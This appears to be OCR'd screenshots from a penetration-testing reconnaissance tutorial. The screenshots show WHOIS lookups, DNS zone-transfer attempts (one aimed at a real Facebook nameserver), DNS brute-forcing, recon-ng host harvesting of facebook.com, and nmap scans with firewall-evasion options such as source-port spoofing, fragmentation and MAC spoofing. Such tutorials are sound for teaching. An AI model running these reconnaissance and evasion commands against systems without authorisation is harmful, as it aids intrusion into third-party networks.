   Status: serverDeleteProhibited
   Status: serverTransferProhibited
   Status: serverUpdateProhibited
   Updated Date: 28-sep-2012
   Creation Date: 29-mar-1997
   Expiration Date: 30-mar-2020
Registry Registrant ID:
Registrant Name: Domain Administrator
Registrant Organization: Facebook, Inc.
Registrant Street: 1601 Willow Road,
Registrant City: Menlo Park
Registrant State/Province: CA
Registrant Postal Code: 94025
Registrant Country: US
Registrant Phone: +1.6505434800
Registrant Phone Ext:
Registrant Fax: +1.6505434800
```




```
Domain Name: FACEBOOK.COM
Registrar: MARKMONITOR INC.
Whois Server: whois.markmonitor.com
Referral URL: http://www.markmonitor.com
Name Server: A.NS.FACEBOOK.COM
Name Server: B.NS.FACEBOOK.COM
```




```
root@Kali:~# dig @192.168.1.50 pentesting_lab.com -t AXFR

; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> @192.168.1.50 pentesting_lab.com -t AXFR
; (1 server found)
;; global options: +cmd
pentesting_lab.com.     3600    IN      SOA
0.com. 8 900 600 86400 3600
pentesting_lab.com.     3600    IN      NS
Citrix_1.pentesting_lab.com. 3600 IN    A       192.168.1.100
DC1.pentesting_lab.com. 3600    IN      A       192.168.43.56
F5_Load.pentesting_lab.com. 3600 IN     A       192.168.1.111
ftp.pentesting_lab.com. 3600    IN      A       20.21.45.123
Mail.pentesting_lab.com. 3600   IN      A       192.168.1.95
Prod_SRV1.pentesting_lab.com. 3600 IN   A       192.168.1.81
webserver.pentesting_lab.com. 3600 IN   A       192.168.1.60
```




```
root@Kali:/usr/bin# dig @69.171.239.12 facebook.com -t AXFR
;; Connection to 69.171.239.12#53(69.171.239.12) for facebook.com failed: connection refuse
d.
```




```
root@kali:/mnt# nmap --script dns-brute --script-args dns-brute.domain=pentesting-lab.com

Starting Nmap 6.40 ( http://nmap.org ) at 2014-12-10 15:13 UTC
Pre-scan script results:
| dns-brute:
|   DNS Brute-force hostnames
|     www.pentesting-lab.com - 196.123.34.45
|     admin.pentesting-lab.com - 196.123.34.65
|     dev.pentesting-lab.com - 201.34.156.1
|     chat.pentesting-lab.com - 23.34.124.33
|     citrix.pentesting-lab.com - 196.123.34.67
|_    cms.pentesting-lab.com - 23.34.134.21
```




```
[recon-ng][default] > show modules

  Discovery
  ---------
    discovery/info_disclosure/cache_snoop
    discovery/info_disclosure/interesting_files

  Exploitation
  ------------
    exploitation/injection/command_injector
    exploitation/injection/xpath_bruter

  Import
  ------
    import/csv_file

  Recon
  -----
    recon/companies-contacts/facebook
    recon/companies-contacts/jigsaw
    recon/companies-contacts/jigsaw/point_usage
    recon/companies-contacts/jigsaw/purchase_contact
    recon/companies-contacts/jigsaw/search_contacts
```




```
[recon-ng][default] > keys add bing_api [redacted]
[recon-ng][default] > keys list

  +-----------------------------------------------------------------+
  |        Name        |                    Value                   |
  +-----------------------------------------------------------------+
  | bing_api           | [redacted]                                 |
  | builtwith_api      |                                            |
  | facebook_api       |                                            |
  | facebook_password  | ""                                         |
  | facebook_secret    |                                            |
  | facebook_username  | ""                                         |
```




```
[recon-ng][default][bing_domain_web] > load recon/domains-hosts/bing_domain_api
[recon-ng][default][bing_domain_api] > show info

      Name: Bing API Hostname Enumerator
      Path: modules/recon/domains-hosts/bing_domain_api.py
    Author: Marcus Watson (@BranMacMuffin)

Description:
  Leverages the Bing API and "domain:" advanced search operator to harvest hosts.
  table with the results.

Options:
  Name    Current Value  Req  Description
  ------  -------------  ---  -----------
  LIMIT   0              yes  limit total number of api requests (0 = unlimited)
  SOURCE  yahoo.com      yes  source of input (see 'show info' for details)

Source Options:
  default         SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL ORDER
  <string>        string representing a single input
  <path>          path to a file containing a list of inputs
  query <sql>     database query returning one column of inputs

[recon-ng][default][bing_domain_api] > set SOURCE facebook.com
SOURCE => facebook.com
```




```
[recon-ng][default][bing_domain_api] > run

------------
FACEBOOK.COM
------------
[*] Searching Bing API for: 'domain:facebook.com'
[*] fa-ir.facebook.com
[*] sq-al.facebook.com
[*] lv-lv.facebook.com
[*] en-gb.facebook.com
[*] pixel.facebook.com
[*] developers.facebook.com
[*] mbasic.facebook.com
[*] m.facebook.com
[*] m2.facebook.com
[*] Searching Bing API for: 'domain:facebook.com -domain:fa-ir.facebook.com -domain:sq-al.facebook.com -domain:lv-lv.facebook.com -domain:en
-gb.facebook.com -domain:pixel.facebook.com -domain:developers.facebook.com -domain:mbasic.facebook.com -domain:m.facebook.com -domain:m2.fa
cebook.com'
```



```
[recon-ng][default][csv] > show
companies        globals          locations        pushpins
contacts         hosts            modules          schema
credentials      info             netblocks        source
dashboard        keys             options          vulnerabilities
domains          leaks            ports            workspaces
[recon-ng][default][csv] > show
```



```
[recon-ng][default] > use reporting/
reporting/csv         reporting/list        reporting/xml
reporting/html        reporting/pushpin
[recon-ng][default] > use reporting/csv
[recon-ng][default][csv] > show options

  Name        Current Value
  --------    -------------
  FILENAME    /root/.recon-ng/workspaces/default/results.csv
  TABLE       domains

[recon-ng][default][csv] > set TABLE domains
TABLE => domains
[recon-ng][default][csv] > run
```




```
root@Kali:/usr/bin# nmap -sT 192.168.1.63

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 15:27 IST
Nmap scan report for 192.168.1.63
Host is up (0.00076s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:92:66:6A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
root@Kali:/usr/bin# nmap -sT 192.168.1.63 --top-ports 5

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 15:28 IST
Nmap scan report for 192.168.1.63
Host is up (0.022s latency).
PORT    STATE  SERVICE
21/tcp  closed ftp
22/tcp  open   ssh
23/tcp  closed telnet
80/tcp  open   http
443/tcp closed https
MAC Address: 00:0C:29:92:66:6A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
root@Kali:/usr/bin# nmap -sT 192.168.1.63 -p 194

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 15:28 IST
Nmap scan report for 192.168.1.63
Host is up (0.00040s latency).
PORT    STATE  SERVICE
194/tcp closed irc
MAC Address: 00:0C:29:92:66:6A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```


Scan the top 1000 ports and reports the open ports from them

Scan the top 5 ports and reports if closed or open.


Scan for ports defined using the -p flag




```
root@Kali:/usr/bin# nmap 192.168.1.63 -p 80 --source-port 53

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 16:43 IST
Nmap scan report for 192.168.1.63
Host is up (0.00038s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:92:66:6A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
root@Kali:/usr/bin# 
```




```
root@Kali:/usr/bin# nmap 192.168.1.63 -p 80 --data-length 42

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 17:07 IST
Nmap scan report for 192.168.1.63
Host is up (0.00041s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:92:66:6A (VMware)
```



```
root@Kali:/usr/bin# nmap --mtu 16 192.168.1.63 -p 80

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 17:30 IST
Nmap scan report for 192.168.1.63
Host is up (0.00044s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:92:66:6A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
root@Kali:/usr/bin# 
```




```
root@Kali:/usr/bin# nmap -sT --spoof-mac Cisco 192.168.1.63 -p 80

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-10 18:05 IST
Spoofing MAC address 00:00:0C:39:DD:26 (Cisco Systems)
Nmap scan report for 192.168.1.63
Host is up (0.00050s latency).
PORT   STATE    SERVICE
80/tcp filtered http
MAC Address: 00:0C:29:92:66:6A (VMware)

